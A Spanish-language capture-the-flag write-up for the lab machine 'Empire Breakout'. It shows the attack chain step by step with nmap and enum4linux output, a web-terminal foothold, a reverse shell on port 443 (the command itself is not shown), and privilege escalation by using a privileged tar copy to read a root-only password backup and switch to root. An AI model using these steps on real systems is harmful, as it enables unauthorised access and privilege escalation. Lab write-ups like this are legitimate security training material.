Vamos a hacer el writeup de la maquina llamada EMPIRE BREAKOUT.


Lo primero que vamos a hacer es hacer un nmap para comprobar la ip de la maquina a la que queremos acceder, en nuestro caso es la ip 192.168.56.105

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 14:23 EST
Nmap scan report for 192.168.56.102
Host is up (0.00031s latency).
Nmap scan report for 192.168.56.105
Host is up (0.00049s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 7.03 seconds
```


A continuacion haremos nmap a la ip anterior obtenida y vemos que esta el puerto 80 abierto

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.56.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 14:26 EST
Nmap scan report for 192.168.56.105
Host is up (0.00063s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
20000/tcp open  dnp

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```


Al poner la ip en el buscador accedemos a un servidor apache




Le daremos clik izquierdo y le daremos a view page source para ver el código de la página y nos dirigiremos al final del todo





Al final encontraremos un código oculto el cual meteremos en la página web para descodificarlo y nos dará lo que parece una contraseña




Anterior mente vimos que también estaba abierto el puerto 10000 y el 20000, el primero nos mandara a una página web que nos redireccionara a otra donde encontraremos un panel para iniciar sesión como administrador y la del puerto 20000 como usuario










Como hemos obtenido una contraseña anterior mente lo que haremos es intentar descubrir el usuario con el cual podamos acceder e iniciar sesión, para ello usaremos el comando enum4linux –a y la ip, y tras el escaneo vemos que nos da un usuario llamado cyber.


```
┌──(kali㉿kali)-[~]
└─$ enum4linux -a 192.168.56.105
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Feb 23 14:35:40 2024

 ========================( Target Information )========================

Target ........... 192.168.56.105
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
```


```
[+] Enumerating users using SID S-1-22-1 and l

S-1-22-1-1000 Unix User\cyber (Local User)
```

Iniciamos sesión en la de user con el usuario cyber y la contraseña anteriormente desencriptada y accedemos a esta página donde abajo parece que se puede acceder a un terminal




Al abrir el terminal en la página comprobamos que permite comandos como ls o whoami donde vemos que somos el usuario cyber y hay un archivo de texto llamado user.txt







Abrimos el puerto de escucha 443



Y ponemos el siguiente comando para enviar la información a nuestra maquina a través del puerto 443



Vemos que hemos podido acceder desde nuestra maquina al usuari cyber donde podemos usar comandos



Accedemos al directorio var y hacemos un ls –la donde vemos una carpeta llamada backups donde accedemos y hacemos un ls –la donde vemos que hay un archivo llamado old_pass.bak con solo derechos de root

```
cyber@breakout:/var$ ls -la
ls -la
total 56
drwxr-xr-x 14 root root  4096 Oct 19  2021 .
drwxr-xr-x 18 root root  4096 Oct 19  2021 ..
drwxr-xr-x  2 root root  4096 Feb 23 15:47 backups
drwxr-xr-x 12 root root  4096 Oct 19  2021 cache
drwxr-xr-x 25 root root  4096 Oct 19  2021 lib
drwxrwsr-x  2 root staff 4096 Apr 10  2021 local
lrwxrwxrwx  1 root root     9 Oct 19  2021 lock → /run/lock
drwxr-xr-x  8 root root  4096 Feb 23 15:21 log
drwxrwsr-x  2 root mail  4096 Oct 19  2021 mail
drwxr-xr-x  2 root root  4096 Oct 19  2021 opt
lrwxrwxrwx  1 root root     4 Oct 19  2021 run → /run
drwxr-xr-x  5 root root  4096 Oct 19  2021 spool
drwxrwxrwt  5 root root  4096 Feb 23 15:21 tmp
drwxr-xr-x  3 root root  4096 Feb 23 15:21 usermin
drwx------  3 root bin   4096 Feb 23 15:33 webmin
drwxr-xr-x  3 root root  4096 Oct 19  2021 www
cyber@breakout:/var$
```

```
cyber@breakout:/var/backups$ ls -la
ls -la
total 28
drwxr-xr-x  2 root root  4096 Feb 23 15:47 .
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-------  1 root root    17 Oct 20  2021 .old_pass.bak
cyber@breakout:/var/backups$
```

Anteriormente vimos el comando tar el cual usaremos, ponemos el siguiente comando para copiar ese fichero y en el usuario cyber como clave.tar

```
cyber@breakout:~$ ./tar -cf clave.tar /var/backups/.old_pass.bak
./tar -cf clave.tar /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
cyber@breakout:~$
```

```
cyber@breakout:~$ ls
ls
clave.tar
tar
user.txt
cyber@breakout:~$
```

Vemos que se ha copiado y metemos el comando tar xvf clave.tar

```
cyber@breakout:~$ tar xvf clave.tar
tar xvf clave.tar
var/backups/.old_pass.bak
cyber@breakout:~$ ls
ls
clave.tar
tar
user.txt
var
cyber@breakout:~$
```

Tenemos acceso var donde haremos un ls, encontraremos backup y vemos que el anterior archivo el cual solo tenia acceso el usuario root ahora lo tiene cyber

```
cyber@breakout:~$ cd var
cd var
cyber@breakout:~/var$ ls
ls
backups
cyber@breakout:~/var$ cd backups
cd backups
cyber@breakout:~/var/backups$ ls
ls
cyber@breakout:~/var/backups$ ls -la
ls -la
total 12
drwxr-xr-x 2 cyber cyber 4096 Feb 23 15:58 .
drwxr-xr-x 3 cyber cyber 4096 Feb 23 15:58 ..
-rw------- 1 cyber cyber   17 Oct 20  2021 .old_pass.bak
cyber@breakout:~/var/backups$
```

Vemos que contiene ese archivo anteriormente oculto y es una contraseña

```
cyber@breakout:~/var/backups$ cat .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h
cyber@breakout:~/var/backups$
```

Iniciamos sesión en root con dicha contraseña


```
cyber@breakout:~/var/backups$ cat .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h
cyber@breakout:~/var/backups$ su root
su root
Password: Ts&4&YurgtRX(=~h
```

```
cyber@breakout:~/var/backups$ su root
su root
Password: Ts&4&YurgtRX(=~h
whoami
root
```

Metemos el script para que nos salga la sesion

```
Password: Ts&4&YurgtRX(=~h
whoami
root
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@breakout:/home/cyber/var/backups#
```

Y ya iniciamos sesion como root, hacemos un ls, vemos un archivo de texto rOOt.txt donde si accedemos vemos la flag


root@breakout:~# ls
ls
rOOt.txt
root@breakout:~# cat r00t.txt
cat r00t.txt
cat: r00t.txt: No such file or directory
root@breakout:~# cat rOOt.txt
cat rOOt.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}
Author: Icex64 & Empire Cybersecurity
root@breakout:~#